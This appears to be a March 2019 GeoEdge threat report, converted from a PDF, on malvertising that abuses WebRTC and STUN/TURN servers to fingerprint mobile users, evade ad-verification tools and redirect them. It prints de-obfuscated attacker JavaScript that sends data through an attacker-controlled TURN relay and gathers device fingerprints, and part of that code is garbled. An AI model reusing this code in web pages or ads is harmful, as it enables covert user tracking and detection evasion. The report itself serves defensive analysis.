geoedge
Add Integrity

# WEBRTC MALVERTISING

## Fighting a New Form of Obfuscated Attacks

March 2019

# TABLE OF CONTENTS

# OVERVIEW

In recent months, GeoEdge's security team has witnessed a growing number of new and sophisticated form of obfuscated malvertising attacks. Here, the cybercriminals are trying to mask their malicious code to prevent detection.

These attacks are launched by malvertisers abusing WebRTC protocols, an open framework that provides browsers and mobile applications with Real-Time Communications (RTC) capabilities via simple APIs to allow platforms to communicate via a common set of protocols.

The peer to peer protocols make these attacks harder to block, since the attackers do not use domains or servers that can be blacklisted.

Using a vulnerability in WebRTC, cybercriminals were able to insert malicious ads into real-time programmatic ad bidding platforms, negatively impacting the experience of the users who saw the ads and the publishers/app developers who ran the ads.

The specific third-party STUN server observed in these attacks also can't be blacklisted because they are used by legitimate scripts and belong to well-known benign entities - such as Google and Microsoft.


In this report, we'll tell you everything you need to know about the ongoing abuse of WebRTC, and why stronger ad verification solutions are required to help mitigate this growing threat.

# A SNAPSHOT OF WEBRTC MALVERTISING ATTACKS

## STATISTICS

### How common are WebRTC attacks?

While the abuse of WebRTC can lead to any form of malvertising - so far, all detected WebRTC attacks were redirects. In general, malvertising make 0.5-0.8% of all campaigns, whereas 48.5% are connected to auto- redirects. WebRTC malvertising attacks make up to 25% of all malicious auto-redirects.




### Financial Damage: over $325 Loss

With estimated hundreds of billions of impressions impacted by WebRTC obfuscated attacks, there is a significant impact to the industry. The GeoEdge security team estimated WebRTC attacks cost to digital advertising industry over $325M annually.

### WebRTC device breakdown

A total of 84% of the attacks occur on mobile devices and 16% on tablet.



### WebRTC attacks source: Header Bidding

Within the attacks we've detected, 87% appeared in header bidding.

### Methodology

The report features research by GeoEdge's security team and based on internal data monitoring tens of billions of impressions.

# INTRODUCTION

Innovation and new technologies improve our day to day lives and business operations. Yet cyber criminals have become first adopters to new technologies, and are continually abusing advanced solutions to launch new and highly malicious attacks.

Recently, GeoEdge's security team witnessed the abuse of WebRTC, a set of protocol and APIs within browsers that handle the intricacies of real-time communications on modern web browsers.

Backed by Google, Mozilla, Opera and Microsoft, WebRTC attempts to solve the intricacies of managing browser-based real-time communication. The framework provides browsers and mobile applications with Real-Time Communications (RTC) capabilities via simple APIs, with cyber criminals using it to launch malvertising attacks by submitting malicious tags through well-known entities.


# WHY WEBRTC ATTACKS WORK

WebRTC is a real-time communication technology that's embedded directly in the browser, it can be used to provide access to a user's camera or microphone. Additionally, WebRTC allows a browser - and web developers - access to certain sensitive resources on end-user devices.

Discussions about these security side effects aren't new and security experts have previously called attention to the fact that WebRTC can allow the exposure of private IP addresses to web servers and the hijacking of sensitive data from target devices.

This level of fingerprinting in the arsenal of cyber-criminals was spotted in the recent wave of attacks on home routers via malvertising on Windows and Android devices. That attack, which ensnared victims globally, was linked to an exploit kit that was ultimately used to change DNS settings on home routers.

Malicious hacker attacks abuse WebRTC to fingerprint potential victims and avoid detection by ad verification engines. Since WebRTC attacks are based on a STUN server from legitimate companies, blocking the mediator of the attack is nearly impossible. Doing so would ultimately block any information arriving from major cloud services, therefore making it impossible to blacklist. With a sophisticated code structure meant to confuse ad security services and no domain or server that can be blocked - these attacks are essentially invisible to most ad security companies.



# A NEW LEVEL OF ATTACK SOPHISTICATION


Interestingly, the malware uses WebRTC to request a STUN server to pinpoint the victim's local IP address. According to researchers tracking this malware campaign, the abuse of WebRTC to harvest IP addresses is part of a tactic to avoid detection by ad verification solutions and to find legitimate victims for maliciously rigged advertisements.

Researchers at Proofpoint described the end result of this fingerprinting:

"If the victim's public IP is already known or their local IP is not in the targeted ranges, they will be directed to a decoy path where a legitimate advertisement from a third-party ad agency is displayed. If the client passes this check, a fake advertisement is displayed to the victim. JavaScript then extracts HTML code from the comment field on the PNG file, redirecting victims to the landing of the DNS Changer exploit kit."

According to GeoEdge security team, the primary goal of WebRTC attacks is to collect revenues from stolen web traffic belonging to online advertising agencies. This effectively means that malicious hackers can use a few lines of code to get websites to make requests to STUN servers, and log VPN IP addresses and "hidden" home IP addresses, as well as local network addresses.

Security experts at GeoEdge say malicious actors are specifically transferring information about the client via WebRTC and returning certain decision parameters to online ads to silently redirect traffic. In fact, according to Adi Zlotkin, Director of Security at GeoEdge: "We not only detected this violation in ads, but we also reproduced it and proved that this type of attack stays below the radar of well-known security solutions, and for clear reasons: it's a very common service, it's encrypted, and you need to be an expert with the right technology to handle it."



```
return function (h) {
    if (bM((h && bk(h['length'], 64 * 1024)))) {
        return
    };
    try {
        var j = bL()['RTCPeerConnection'] || bL()['mozRTCPeerConnection'] || bL()['webkitRTCPeerConnection'];
        if (bm(typeof j, 'undefined')) {
            return
        };
        var i = {
            iceServers: [bu()('urls', bi('turn:' + d._, ':3478'), 'username', h, 'credential', g._)],
            iceTransportPolicy: 'relay'
        };
        f._ = new j(i);
        f._['createDataChannel']('');
        f._['createOffer']()['then'](O(f));
        f._['onicecandidate'] = P(b, c);
        bI()(Q(b), 8000)
    } catch (e) {}
}
```

# FIGHTING WEBRTC ATTACKS


In the ongoing cat-and-mouse game between attackers and security experts, the WebRTC abuse provides a foolproof way for attackers to collect all information needed to tweak algorithms and identify whether a client is a real user or an emulator being used by security researchers.

And this, says Zlotkin, should be a warning to today's clients.

"A lot of scripts are using this technique to avoid ad verification solutions. We even see they are willing to give away some of their potential revenue in order to prevent being detected. In a growing number of cases, they are using WebRTC, a legitimate protocol that can't be identified by most emulations and real-time monitoring services."

GeoEdge engineers tracking this threat, however, were able to reverse-engineer several scripts and de-obfuscate the code used by the attackers. The team built its own WebRTC infrastructure to confirm that fingerprinting data can be hijacked to bypass modern detection systems.

"We tested this attack chain against multiple commercial detection systems and were able to reproduce an attack using WebRTC with no interference," Zlotkin explained. "In reproducing this attack, we sent data from the user's browser to a remote peer and got back data that was injected into the page in the user's browser. Since the data sent and received is encrypted, you can basically send and receive any data through this channel. In the end, our malicious test page was successfully rendered."



```
_ = bE()['userAgent']['toString'](); ;
ar s = (1 && d._)();
f (bo(w['length'], 4096)) {
  w = w['substring'](0, 4096)

f (bo(x._['length'], 4096)) {
  x._ = x._['substring'](0, 4096)

_ = {}; ;
_['_0_refer'] = w['toLowerCase']();
(v, x);
_['_0_gpu_vender'] = s['vendor']['toString']();
_['_0_gpu_renderer'] = s['renderer']['toString']();
_['_0_jsctype'] = i._['toString']();
_['_0_cpucount'] = (1 && p._)()['toString']();
_['_0_platform'] = (1 && q._)()['toString']();
_['_0_chromeinwindow'] = (1 && t._)()['toString']();
_['_0_chromeruntimeinwindow'] = (1 && u._)()['toString']();
_['_0_pluginscount'] = (1 && r._)()['toString']();
_['_0_microphone'] = j._['toString']();
_['_0_speaker'] = l._['toString']();
_['_0_camera'] = b._['toString']();
_ = (1 && c._)(); ;
(o, v);
_ = (1 && h._)(); ;
(y, v);
```

# GEOEDGE UNIQUE APPROACH TO OBFUSCATED ATTACKS

Because WebRTC is a legitimate protocol, it’s difficult to mitigate this weakness. In some cases, ad blockers have emerged as a mitigation tool, but this can lead to usability problems if WebRTC functionality is broken by ad blocking technologies.

GeoEdge behavior analysis tools provide the solution to the complex situation of an obfuscated attack launched through a benign entity. Since these attacks cannot be blacklisted, it requires a behavioral analysis which will detect suspicious “ad behavior” and block only the problematic tag.

The ability to block only problematic tag without losing an entire campaign is a key component in GeoEdge’s ad security service and is proved to be very efficient when dealing with obfuscated attacks through the abuse of WebRTC.

GeoEdge's Security Research team will continue to track this trend closely, to help ensure the quality of the advertising experience on the web. In the meantime, GeoEdge's real-time blocking solution has been able to successfully block malicious ads that abuse WebRTC throughout attack chains today.

# ABOUT US

GeoEdge is the premier provider of ad security and verification solutions for the online and mobile advertising ecosystem. The company ensures high ad quality and verifies that sites and apps offer a clean, safe, and engaging user experience. GeoEdge guards against malware (malvertising), non-compliance, inappropriate content, data leakage, and operational and performance issues.

Leading publishers, ad platforms, exchanges, and networks rely on GeoEdge's automated ad verification solutions to monitor and protect their ad inventory. To find out how GeoEdge can enhance your quality assurance and verify your online and mobile campaigns, head to **www.geoedge.com.**

geoedge

Add Integrity